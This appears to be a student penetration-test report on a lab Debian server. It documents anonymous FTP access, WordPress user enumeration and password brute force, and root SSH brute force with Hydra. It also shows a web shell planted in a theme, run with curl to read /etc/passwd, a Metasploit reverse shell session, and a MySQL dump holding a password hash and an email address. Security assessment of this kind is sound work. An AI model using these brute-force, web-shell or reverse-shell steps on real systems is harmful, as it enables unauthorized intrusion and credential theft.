

Security Assessment Findings Report



TABLE OF CONTENTS

Executive Summary -----3

Scope -----3

Methods -----3

Risk Rating -----4

Vulnerabilities -----5

 Overview of Vulnerabilities-----5

 Critical Vulnerabilities -----6

 1 - vsFTPd -----6

 2 –Apache2 http -----8

 3 - OpenSSH -----11

 High-Risk Vulnerabilities -----13

 4 – Mysql Read and Write Access to Shared Directory -----13

 5 - Read access to dangerous files -----15

 6 - Analyses and Conclusions -----16

2 SUMMARY

In 27th April 2025, I am performed a reconnaissance test on a single host provided by 4Geeks Academy. This report contains descriptions of vulnerabilities found during the assessment along with risk ratings and recommended remediation.

To demonstrate that in the 30th of April initiate the Exploitation and below you can see the result of it.

Was identified 5 vulnerabilities: 3 critical-risk vulnerabilities, 2 high-risk vulnerabilities.

Determined that Debian Server is a critical-risk host. The system is vulnerable to critical and high-risk vulnerabilities. The system affects all users. Recommends prioritizing remediation based on risk rating and level of effort.

3 SCOPE

The scope agreed upon for the reconnaissance test included a single host:

Hostname	IP Address
Debian_server (version 12 Bookworm)	10.0.2.13

4 METHODS

Followed the reconnaissance testing on the following:

Discovery – Perform scanning and enumeration with nmap command to identify potential vulnerabilities, weak areas, and exploits.

5 Finding Severity Ratings

THE FOLLOWING TABLE DEFINES LEVELS OF SEVERITY AND CORRESPONDING CVSS SCORE RANGE THAT ARE USED THROUGHOUT THE DOCUMENT TO ASSESS VULNERABILITY AND RISK IMPACT.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

OVERVIEW OF VULNERABILITIES

Vulnerability Name	Description	Impact	DREAD Rating
Vsftpd Access	Debian Server is running a vulnerable version of vsftpd that has enabled the anonymous access	An attacker with network connection to the Debian server can use the vsftpd access to upload and download files	Critical-Risk
Apache httpd access	Debian running Apache 2 with WordPress configured on it that can be enumerated the directories and users.	An attacker with network connection and a wordlists can brute force the access and access through the weblogin page to the admin dashboard	Critical-Risk
OpenSSH Access	Debian server is running an Openssh version where the configuration file was badly configured	An attacker with network connection and a wordlists can brute force the access and access through ssh with the root credentials sin access with root is enable in the sshd_conf file	Critical-Risk

MySql configuration file access	Read and write access to Mysql configuration file.	An unauthenticated attacker with network connection to the Debian server by example with ssh can edit the files and create new users with admin access	High-Risk
Read Access to dangerous files	Access to the configuration files of passwd or shadow with the access to read and write on them	An unauthenticated attacker with network connection to the Debian server by example with ssh can edit the files and give more permissions or create backdoors on the configuration files.	High-Risk

CRITICAL VULNERABILITIES

VsFTPD

Description

Identified that the Debian Server has running vsFTPD version 3.0.3 and with the scan of nmap show that the service could be access by anonymous user and default password. As the below example

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 06:13 EDT
Nmap scan report for 10.0.2.13
Host is up (0.00072s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
```

```

(root@kali)-[~]
# ftp 10.0.2.16
Connected to 10.0.2.16.
220 (vsFTPd 3.0.3)
Name (10.0.2.16:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ?
Commands may be abbreviated.  Commands are:

!                close          fget             lpage            modtime          pdir             rcvbuf           sendport          type
$                cr                form             lpwd             more             pls              recv             set               umask
account          debug            ftp              ls               mput             pmlsd            reget            site             unset
append           delete          gate             macdef           mreget           preserve          remopts          size             usage
ascii            dir             get              mdelete          msend            progress          rename            sndbuf            user
bell             disconnect      glob             mdir             newer            prompt            reset            status            verbose
binary           edit            hash             mget             nlist            proxy             restart           struct            xferbuf
bye              epsv            help             mkdir            nmap             put               rhelp            sunique           ?
case             epsv4           idle             mls              ntrans           pwd              rmdir            system
cd               epsv6           image            mlsd             open             quit             rstatus          tenex
cdup             exit            lcd              mlst             page             quote            runique          throttle
chmod            features        less             mode             passive          rate             send             trace
ftp>

```

Vulnerability Risk Rating

Attribute	Rating
Damage	9.0 – There is full host compromise.
Reproducibility	9.0 – The access is reliable and consistent.
Exploitability	9.0 – Public exploits are available and common tools can be used.
Affected Users	9.0 – With escalation all.
Discoverability	9.0 – Easily discoverable with automated tools.
Average	9.0 - Critical

Remediation

Remediation Description	Level of Effort
Remove the option to access as anonymous	Easy
Update and upgrade vsFTPd version.	Easy

Apache httpd

Description

Identified that the Debian server has the Http port 80 running the Wordpress website on it.

```
(root@kali)-[/home/kali]
# nmap -sV -A -p 80 10.0.2.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 05:50 EDT
Nmap scan report for localhost (10.0.2.16)
Host is up (0.00074s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.62 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:C6:C4:F7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.74 ms  localhost (10.0.2.16)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
```

After run the app Wpscan we are able to enumerate all the paths and even the user on it

```
(root@kali)-[/home/kali]
# wpscan --url 10.0.2.16 -e u
```

```
[i] User(s) Identified:

[+] wordpress-user
| Found By: Wp Json Api (Aggressive Detection)
| - http://10.0.2.16/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Apr 25 05:54:15 2025
[+] Requests Done: 61
[+] Cached Requests: 6
[+] Data Sent: 14.18 KB
[+] Data Received: 549.647 KB
[+] Memory used: 180.012 MB
[+] Elapsed time: 00:00:06
```

Then we use the dictionary to brute force the password of that user using also the Wpscan tool


```


[i] User(s) Identified:
[+] wordpress-user
| Found By: Wp Json Api (Aggressive Detection)
| - http://10.0.2.16/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] Performing password attack on Xmlrpc against 1 user/s

[SUCCESS] - wordpress-user / wordpressuser123456
Trying wordpress-user / wordpressuser123459 Time: 02:25:01 < > (234570 / 555790120) 0.04% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: wordpress-user, Password: wordpressuser123456

```

After this we only have to connect remote to the web site and we are able to change all configurations, I was able to enable the code of an old inactive theme and inject an hidden shell and from them we are able to push the folders/files direct to the terminal or open a meterpreter shell from Metasploit to escalate privileges.



```
(root@kali)-[/etc]
# curl "http://10.0.2.16/wp-content/themes/twentytwentythree/patterns/hidden-404.php?cmd=cat%20/etc/passwd"

<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:104:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:105:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:106:114:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:107:117::/var/lib/saned:/usr/sbin/nologin
lightdm:x:108:118:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:109:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:110:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
debian:x:1000:1000:4geeks,,,:/home/debian:/bin/bash
mysql:x:111:121:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
</pre>
```

The reverse shell from metasploit

```
msf6 exploit(multi/handler) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4545
[*] Command shell session 14 opened (10.0.2.15:4545 -> 10.0.2.16:42310) at 2025-04-23 11:57:53 -0400

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vulnerability Risk Rating

Attribute	Rating
Damage	9.0 – There is full host compromise.
Reproducibility	9.0 – The access is reliable and consistent.
Exploitability	9.0 – Public exploits are available and common tools can be used.
Affected Users	9.0 – With escalation all.
Discoverability	9.0 – Easily discoverable with automated tools.
Average	9.0 - Critical

Remediation

Remediation Description	Level of Effort
Strong Passwords	Easy
Remove the old/inactive themes or plugins that could have vulnerabilities	Easy - Moderate
Update the version of WP	Easy
Remove the ability to navigate through the folders of WP in the actual browser	Moderate

OpenSSH

Description

Identified that the Debian Server has the OpenSSH port 22 open and using the bruteforce tools like Hydra and Metasploit the attacker can access to the system.

Nmap scan

```
22/tcp open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_  256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
```

Hydra attack

```
(kali㉿kali)-[~/opt/CUPP/cupp]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt 10.0.2.16 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 14:27:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344405 login tries (l:1/p:14344405), ~896526 tries per
task
[DATA] attacking ssh://10.0.2.16:22/
[22][ssh] host: 10.0.2.16  login: root  password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 14:27:31
```

Vulnerability Risk Rating

Attribute	Rating
Damage	9.0 – There is full host compromise.
Reproducibility	9.0 – The access is reliable and consistent.
Exploitability	9.0 – Public exploits are available and common tools can be used.
Affected Users	9.0 – With escalation all.
Discoverability	9.0 – Easily discoverable with automated tools.
Average	9.0 - Critical

Remediation

Remediation Description	Level of Effort
Remove root access from the configuration	Easy
Remove the ability to enter with password and give access only by Key	Easy - Moderate

HIGH-RISK VULNERABILITIES

Read and Write Access to Shared Directories

MySQL configuration file access

Description

Once we have accessed to the files of WP as below

```
meterpreter > ls
Listing: /var/www/html
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	523	fil	2024-09-30 12:23:12 -0400	.htaccess
100777/rwxrwxrwx	10701	fil	2024-09-30 10:44:22 -0400	index.html
100777/rwxrwxrwx	405	fil	2020-02-06 01:33:11 -0500	index.php
100777/rwxrwxrwx	19903	fil	2025-04-23 01:23:17 -0400	license.txt
100777/rwxrwxrwx	7425	fil	2025-04-23 01:23:18 -0400	readme.html
100777/rwxrwxrwx	7387	fil	2024-02-13 09:19:09 -0500	wp-activate.php
040777/rwxrwxrwx	4096	dir	2024-09-10 11:23:18 -0400	wp-admin
100777/rwxrwxrwx	351	fil	2020-02-06 01:33:11 -0500	wp-blog-header.php
100777/rwxrwxrwx	2323	fil	2023-06-14 10:11:16 -0400	wp-comments-post.php
100777/rwxrwxrwx	3336	fil	2025-04-23 01:23:18 -0400	wp-config-sample.php
100777/rwxrwxrwx	3017	fil	2024-09-30 12:02:41 -0400	wp-config.php
040777/rwxrwxrwx	4096	dir	2025-04-23 10:01:08 -0400	wp-content
100777/rwxrwxrwx	5617	fil	2025-04-23 01:23:18 -0400	wp-cron.php
040777/rwxrwxrwx	12288	dir	2025-04-23 01:23:18 -0400	wp-includes
100777/rwxrwxrwx	2502	fil	2022-11-26 16:01:17 -0500	wp-links-opml.php
100777/rwxrwxrwx	3937	fil	2024-03-11 06:05:15 -0400	wp-load.php
100777/rwxrwxrwx	51414	fil	2025-04-23 01:23:18 -0400	wp-login.php
100777/rwxrwxrwx	8727	fil	2025-04-23 01:23:18 -0400	wp-mail.php
100777/rwxrwxrwx	30081	fil	2025-04-23 01:23:18 -0400	wp-settings.php
100777/rwxrwxrwx	34516	fil	2025-04-23 01:23:18 -0400	wp-signup.php
100777/rwxrwxrwx	5102	fil	2025-04-23 01:23:18 -0400	wp-trackback.php
100777/rwxrwxrwx	3205	fil	2025-04-23 01:23:17 -0400	xmlrpc.php

we were able to access the file wp-config.php that contains the user and password to access the data base on mysql we only need to access by ssh that we also have the access from before and type

“mysql -u (username) -p(password)” from that we have the ability to write in the data base or qget the access to the users and pass of them like below

```

root@debian:/etc/apparmor.d/abstractions# mysql -u wordpressuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 84
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| wordpress |
+-----+
2 rows in set (0.001 sec)

MariaDB [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.000 sec)

MariaDB [wordpress]> describe wp_users;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| ID | bigint(20) unsigned | NO | PRI | NULL | auto_increment |
| user_login | varchar(60) | NO | MUL | | |
| user_pass | varchar(255) | NO | | | |
| user_nicename | varchar(50) | NO | MUL | | |
| user_email | varchar(100) | NO | MUL | | |
| user_url | varchar(100) | NO | | | |
| user_registered | datetime | NO | | 0000-00-00 00:00:00 | |
| user_activation_key | varchar(255) | NO | | | |
| user_status | int(11) | NO | | 0 | |
| display_name | varchar(250) | NO | | | |
+-----+
10 rows in set (0.001 sec)

MariaDB [wordpress]> select * from wp_users limit 10;
+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_reg |
| stered | user_activation_key | user_status | display_name | | | |
+-----+
| 1 | wordpress-user | $wp$2y$10$keFyEfy.Is1jZmwNvk8XjukXSxuInCza8/K2MnpodJBtANcaAc/2y | wordpress-user | rosinnicuentas@gmail.com | http://localhost | 2024-09-
| 0 16:23:12 | | 0 | wordpress-user | | | |
+-----+

```

Vulnerability Risk Rating

Attribute	Rating
Damage	7.5 – There is partial host compromise.
Reproducibility	7.5 – Exploit is reliable and consistent.
Exploitability	6.9 – Exploitable by common tools.
Affected Users	5.8 – wordpress user is affected.
Discoverability	7.5 – Easily discoverable by connecting to the service.
Average	7.0 - High

Remediation

Remediation Description	Level of Effort
Remove the access of write and read from lower users	Easy-Moderate
User strongest passwords	Easy
Filter the port in firewall by only let some ips connect to this server	Moderate

Read access to dangerous files

Description

All user have access to configuration files like the WP-config as showed before but not only that, also access to “/etc/passwd” , “/etc/vsftpd.config” also the ssh config files “/etc/ssh/”

```
meterpreter > ls
Listing: /etc/ssh
```

Mode	Size	Type	Last modified	display	Name
100644/rw-r--r--	573928	fil	2024-06-22 15:38:08 -0400	(moduli 0.001 sec)	
100644/rw-r--r--	1650	fil	2024-06-22 15:38:08 -0400		ssh_config
040755/rwxr-xr-x	4096	dir	2024-06-22 15:38:08 -0400		ssh_config.d
100600/rw-----	505	fil	2024-09-30 12:25:14 -0400		ssh_host_ecdsa_key
100644/rw-r--r--	173	fil	2024-09-30 12:25:14 -0400		ssh_host_ecdsa_key.pub
100600/rw-----	399	fil	2024-09-30 12:25:14 -0400		ssh_host_ed25519_key
100644/rw-r--r--	93	fil	2024-09-30 12:25:14 -0400		ssh_host_ed25519_key.pub
100600/rw-----	2590	fil	2024-09-30 12:25:14 -0400		ssh_host_rsa_key
100644/rw-r--r--	565	fil	2024-09-30 12:25:14 -0400		ssh_host_rsa_key.pub
100644/rw-r--r--	3207	fil	2024-10-08 16:14:02 -0400		sshd_config
040755/rwxr-xr-x	4096	dir	2024-06-22 15:38:08 -0400		sshd_config.d

```

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:110:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:104:112:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:105:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
pulse:x:106:114:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
saned:x:107:117::/var/lib/saned:/usr/sbin/nologin
lightdm:x:108:118:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:109:119:RealtimeKit,,:/proc:/usr/sbin/nologin
colord:x:110:120:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
debian:x:1000:1000:4geeks,,:/home/debian:/bin/bash
mysql:x:111:121:MySQL Server,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
meterpreter >

```

Analyses and Conclusions

This machine has a couple of vulnerabilities and need some work to do to fix it.
Below I leave some recommendations

Recommendations:

- Implement Web Application Firewalls (WAFs): Deploy WAFs to protect against common web application attacks, such as XSS, SQL injection, and command injection.
- Employee Training: Conduct regular security training for employees to educate them on web application security best practices and common attack vectors.
- Patch Management: Keep all web applications and dependencies up to date with the latest security patches to address known vulnerabilities.
- Implement Multi-Factor Authentication (MFA): Implement MFA for all user accounts to enhance account security and protect against credential-based attacks.
- Regularly assess vulnerabilities: Carry out regular vulnerability assessments and penetration tests to identify and correct any newly discovered vulnerabilities.
- Close unnecessary ports don't leave them open.